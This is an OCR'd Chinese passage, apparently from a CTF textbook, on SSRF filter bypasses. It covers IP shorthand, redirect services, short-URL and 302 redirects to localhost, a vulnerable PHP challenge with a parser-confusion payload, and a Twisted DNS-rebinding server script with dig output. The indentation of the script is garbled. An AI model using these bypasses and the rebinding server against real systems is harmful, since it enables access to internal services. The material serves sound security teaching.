IP 的限制

```
[root@33e63029d1da cron]# ping 127.1 -c 4
PING 127.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.108 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.108 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.071 ms

--- 127.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3108ms
rtt min/avg/max/mdev = 0.061/0.087/0.108/0.021 ms
[root@33e63029d1da cron]#
```

图: SSRF-24

302 跳转

网络上存在一个名叫 xip.io 的服务，当访问这个服务的任意子域名时，都会重定向到这个子域名，如 **127.0.0.1.xip.io**，见图 SSRF-25。

```
root@144ea1ddb187:/var/www/html# curl -v http://127.0.0.1.xip.io
* Rebuilt URL to: http://127.0.0.1.xip.io/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to 127.0.0.1.xip.io (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1.xip.io
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 26 May 2019 07:53:40 GMT
< Server: Apache/2.4.25 (Debian)
< X-Powered-By: PHP/5.6.40
< Content-Length: 36
< Content-Type: text/html; charset=UTF-8
<
string(22) "SERVER ADDR: 127.0.0.1"
* Curl_http_done: called premature == 0
* Connection #0 to host 127.0.0.1.xip.io left intact
root@144ea1ddb187:/var/www/html#
```

图: SSRF-25

302 跳转

这种方式可能存在一个问题，即在传入的 URL 中存在关键字 127.0.0.1，一般会被过滤，那么，我们可以使用短网址将其重定向到指定的 IP 地址，如短网址 **http://dwz.cn/11SMa**，见图 SSRF-26。

```
root@144ea1ddb187:/var/www/html# curl -v http://dwz.cn/11SMa
*   Trying 180.101.212.105...
* TCP_NODELAY set
* Connected to dwz.cn (180.101.212.105) port 80 (#0)
> GET /11SMa HTTP/1.1
> Host: dwz.cn
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 302 Found
< Access-Control-Allow-Credentials: true
< Access-Control-Allow-Headers: Origin,Accept,Content-Type,X-Requested-With
< Access-Control-Allow-Methods: POST,GET,PUT,PATCH,DELETE,HEAD
< Access-Control-Allow-Origin:
< Content-Length: 40
< Content-Type: text/html; charset=utf-8
< Date: Sun, 26 May 2019 07:38:45 GMT
< Location: http://127.0.0.1/
< Set-Cookie: DWZID=3a828d93d9fb3ef4d9c48501b1b7a72f; Path=/; Domain=dwz.cn; Max-Age=31536000; HttpOnly
<
<a href="http://127.0.0.1/">Found</a>.

* Curl_http_done: called premature == 0
* Connection #0 to host dwz.cn left intact
root@144ea1ddb187:/var/www/html#
```

图: SSRF-26

302 跳转

有时服务端可能过滤了很多协议，如传入的 URL 中只允许出现“http”或“https”，那么可以在自己的服务器上写一个 302 跳转，利用 Gopher 协议攻击内网的 Redis，见图 SSRF-27。



图: SSRF-27

URL 的解析问题

CTF 线上比赛中出现过一些利用组件解析规则不同而导致绕过的题目，代码如下：

```php
<?php
    highlight_file(__FILE__);
    function check_inner_ip($url)
    {
        $match_result = preg_match('/^(http|https)?:\/\/.*(\/)?.*$/', $url);
        if (!$match_result)
        {
            die('url fomat error');
        }
        try
```

URL 的解析问题

```
    {
        $url_parse=parse_url($url);
    }
    catch(Exception $e)
    {
        die('url fomat error');
        return false;
    }
    $hostname = $url_parse['host'];
    $ip = gethostbyname($hostname);
    $int_ip = ip2long($ip);
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 ==
                    $int_ip>>24 || ip2long('172.16.0.0')>>20 == $int_ip>>20 ||
                    ip2long('192.168.0.0')>>16 == $int_ip>>16;
}
function safe_request_url($url)
{
    if (check_inner_ip($url))
    {
        echo $url.' is inner ip';
    }
    else
    {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        $output = curl_exec($ch);
        $result_info = curl_getinfo($ch);
        if($result_info['redirect_url'])
        {
            safe_request_url($result_info['redirect_url']);
        }
        curl_close($ch);
        var_dump($output);
    }
}
$url = $_GET['url'];
if(!empty($url)){
    safe_request_url($url);
}
?>
```

URL 的解析问题

如果传入的 URL 为 http://a @ 127.0.0.1:80 @ baidu.com，那么进入 safe_request_url 后，parse_url 取到的 host 其实是 baidu.com，而 curl 取到的是 127.0.0.1:80，所以实现了检测 IP 时是正常的一个网站域名而实际 curl 请求时却是构造的 127.0.0.1，以此实现了 SSRF 攻击，获取 flag 时的操作见图 SSRF-28。

URL 的解析问题



图: SSRF-28

URL 的解析问题

除了 PHP，不同语言对 URL 的解析方式各不相同，进一步了解可以参考：**https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf**。

DNS Rebinding

在某些情况下，针对 SSRF 的过滤可能出现下述情况：通过传入的 URL 提取出 host，随即进行 DNS 解析，获取 IP 地址，对此 IP 地址进行检验，判断是否合法，如果检测通过，则再使用 curl 进行请求。那么，这里再使用 curl 请求的时候会做第二次请求，即对 DNS 服务器重新请求，如果在第一次请求时其 DNS 解析返回正常地址，第二次请求时的 DNS 解析却返回了恶意地址，那么就完成了 DNS Rebinding 攻击。

DNS Rebinding

DNS 重绑定的攻击首先需要攻击者自己有一个域名，通常有两种方式。第一种是绑定两条记录，见图 SSRF-29。这时解析是随机的，但不一定会交替返回。所以，这种方式需要一定的概率才能成功。

Type	Name	Value
A	x	points to 127.0.0.1
A	x	points to 123.125.114.144

图: SSRF-29

DNS Rebinding

第二种方式则比较稳定，自己搭建一个 DNS Server，在上面运行自编的解析服务，使其每次返回的都不同。
先给域名添加两条解析，一条 A 记录指向服务器地址，一条 NS 记录指向上条记录地址。
DNS Server 代码如下：

```
from twisted.internet import reactor, defer
from twisted.names import client, dns, error, server
record={}
```

DNS Rebinding

```
class DynamicResolver(object):
def _doDynamicResponse(self, query):
    name = query.name.name
    if name not in record or record[name]<1:
        ip="8.8.8.8"
    else:
        ip="127.0.0.1"
    if name not in record:
        record[name]=0
        record[name]+=1
        print name+" ===> "+ip
        answer = dns.RRHeader(
            name=name,
            type=dns.A,
            cls=dns.IN,
            ttl=0,
            payload=dns.Record_A(address=b'%s'%ip,ttl=0)
        )
        answers = [answer]
        authority = []
        additional = []
        return answers, authority, additional
    def query(self, query, timeout=None):
        return defer.succeed(self._doDynamicResponse(query))
    def main():
        factory = server.DNSServerFactory(clients = [DynamicResolver(), \
                                                client.Resolver(resolv='/etc/resolv.conf')])
    protocol = dns.DNSDatagramProtocol(controller=factory)
    reactor.listenUDP(53, protocol)
    reactor.run()
    if __name__ == '__main__':
        raise SystemExit(main())
```

DNS Rebinding

请求结果见图 SSRF-30。

```
➜ ~ dig d7cb7b72.s.w1n.pw

; <<>> DiG 9.10.6 <<>> d7cb7b72.s.w1n.pw
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36757
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;d7cb7b72.s.w1n.pw.             IN      A

;; ANSWER SECTION:
d7cb7b72.s.w1n.pw.      37      IN      A       8.8.8.8

;; Query time: 10 msec
;; SERVER: 114.114.114.114#53(114.114.114.114)
;; WHEN: Sun May 26 22:19:22 CST 2019
;; MSG SIZE  rcvd: 62
```

图: SSRF-30a

DNS Rebinding

```
➜ ~ dig d7cb7b72.s.w1n.pw

; <<>> DiG 9.10.6 <<>> d7cb7b72.s.w1n.pw
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21458
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;d7cb7b72.s.w1n.pw.             IN      A

;; ANSWER SECTION:
d7cb7b72.s.w1n.pw.      37      IN      A       127.0.0.1

;; Query time: 6 msec
;; SERVER: 114.114.114.114#53(114.114.114.114)
;; WHEN: Sun May 26 22:19:23 CST 2019
;; MSG SIZE  rcvd: 62
```

图: SSRF-30b

参考文献

[1] Nu1L. 从 0 到 1：CTFer 成长之路 [EB/OL]. https://book.douban.com/subject/35200558/.

[2] MI L. 4.4. SSRF[EB/OL]. https://websec.readthedocs.io/zh/latest/vuln/ssrf.html.